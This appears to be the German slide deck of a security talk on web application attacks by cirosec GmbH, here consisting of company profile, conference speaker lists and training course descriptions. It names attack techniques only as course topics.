Live-Hacking 2.0 – Aktuelle Angriffstechniken auf Web-Applikationen

Stefan Strobel

cirosec GmbH
Heilbronn

cirosec

Agenda

- Vorstellung
- Angriffsszenarien und Beispiele
- Zusammenfassung


cirosec

Wer ist cirosec?

- Eine kleine Firma mit Fokus auf IT-Sicherheit
  - 2002 gegründet von einem Team, das teilweise schon seit über 13 Jahren zusammen arbeitet
  - Primär Beratung und Dienstleistung
    - Konzepte, Risikoanalysen, Audits, Pentests, Schulungen
  - Aber auch Produkte in Nischenbereichen
    - Keine eigene SW-Entwicklung, sondern Integration
    - Innovative Themen statt Firewall-Lieferant
- Wir leben vom Knowhow unserer Mitarbeiter
  - Erfahrene Spezialisten, Buchautoren
- Wir suchen neue Mitarbeiter mit Spaß an
  - Beratung, Penetrationstest etc.

cirosec

Das cirosec Team




cirosec

Veröffentlichungen und Vorträge


- Diverse Fachbücher
- Artikel vor allem iX und ct, aber auch Computerzeitung, Computerwoche, IT-Sicherheit, Informationweek usw.
  - Aktuell z.B.: iX Sonderheft Security (erscheint 7.10.)
- Viele Vorträge auf Konferenzen
  - z.B. HITB KL, Hack.lu, DeepSec etc.

cirosec

cirosec Schwerpunkte




Interne Sicherheit
(mobile Endgeräte, IPS / NBA, Zertifikate, …)




Applikations-Sicherheit
(Web-Applikationen, Datenbanken, sichere Entwicklung, Werkzeuge)

- **Sicherheits-Management**
  - **ISMS, Risiko Mgnt, …**
- **Sicherheits-Überprüfungen**
- **Trainings**
- **Beratung und Projekte**



Innovative Produkte


Unsere Kunden



cirosec

IT-Defense – Der cirosec Security-Kongress

- Seit Januar 2004 jedes Jahr mit mehr als 200 Teilnehmern ausgebucht
- Fachvorträge von international bekannten Experten wie
  - Bill Cheswick, Simon Singh
  - Bruce Schneier, Fyodor, Marty Roesch
  - Marcus Ranum, Clifford Stoll, Renaud Deraison
  - Joanna Rutkowska, Phil Zimmermann
  - Vietse Venema, Kevin Mitnick,
  - Barnaby Jack, Adam Laurie
  - Karsten Nohl, Starbug, FX, Bill Paul
  - Jacob Appelbaum, Johnny Long
  - Saumil Shah, Halvar Flake



Zum Vormerken: IT-Defense 2011

- 9. bis 11. Februar 2011
- Lufthansa Training und Conference Center in Seeheim-Jugenheim

Referenten 2011

- Jeremiah Grossman, Web-Sec
- Arrigo Triulzi
- Joe Grand, Hardware Hacking
- Jana Diesner, Cyber Warfare
- Jörg Heidrich, Rechtl. Aspekte des Cloud Computing
- Cesar Cerrudo
- Charlie Miller, Dino Dai Zovi, Mac-Hacking
- Chris Boehme & Roelof Temmingh , Maltego
- Christofer Hoff, Security in der Cloud
- Kevvie Fowler, Database Forensics,
- David Zollinger, Geldwäsche

cirosec

cirosec Schulungen:
Hacking Extrem / Hacking Extrem Web

- 3 bzw. 4 Tage Hands On Trainings
- Realistische Szenarien aus der Praxis
  - Enterprise Umgebungen mit stateful Firewalls
- Viele Übungen
  - Max. 15 Teilnehmer, je 1 Notebook

Firewall und IDS Evading
Load Balancer Spotting
Reverse Engineering
Buffer Overflows und
Format-String-Fehler
Spoofing / Sniffing / Hijacking
Rootkits (klassisch, LKM's)
DLL-Injection

Cross Site Scripting
Command Injection
SQL Injection
Durchgriff aufs Betriebssystem
Session Fixation, Cookies,
Authentisierung und
Autorisierung

Forensic Extrem

- Vorfälle erkennen, richtig handeln, Spuren sammeln und auswerten
- Dead-Analyse sowie neueste Methoden zur Live-Analyse
- Ausführliche technische und juristische / organisatorische Betrachtung
- Viele Beispiele und Übungen

- Dauer: 3 Tage

cirosec

Neu: Hacking Extrem Gegenmaßnahmen 2010

- In 2010 vollständig neu entwickelt
- Systemhärtung und sichere Konfiguration von Windows, Unix und Applikationsservern
- Viele Übungen

cirosec

Unser Angebot

- **Innovative IT-Sicherheit**
  - Die Probleme von heute und morgen lassen sich nicht mit den Technologien von gestern lösen
- Sicherheitsüberprüfungen
- Herstellerunabhängige Beratung und Dienstleistung
- Flexible und kompetente Durchführung von Projekten
- Trainings und Veranstaltungen


cirosec

Für Studenten


- Wir bieten
  - Plätze und interessante Themen für
    - Praktika
    - Thesis
  - Jobs
- Und suchen
  - Personen mit Begeisterung für IT-Sicherheit und
    - Guten Grundlagen in den Bereichen
      - Betriebssysteme, Unix/Linux, Windows
      - TCP/IP
- Beispiele für aktuelle Themen
  - Funk-Sicherheit, USRP, SDR
  - GWT und neue Trends bei Applikationssicherheit
  - iPhone Sicherheit

cirosec

Abstrakte Struktur von E-Business Systemen

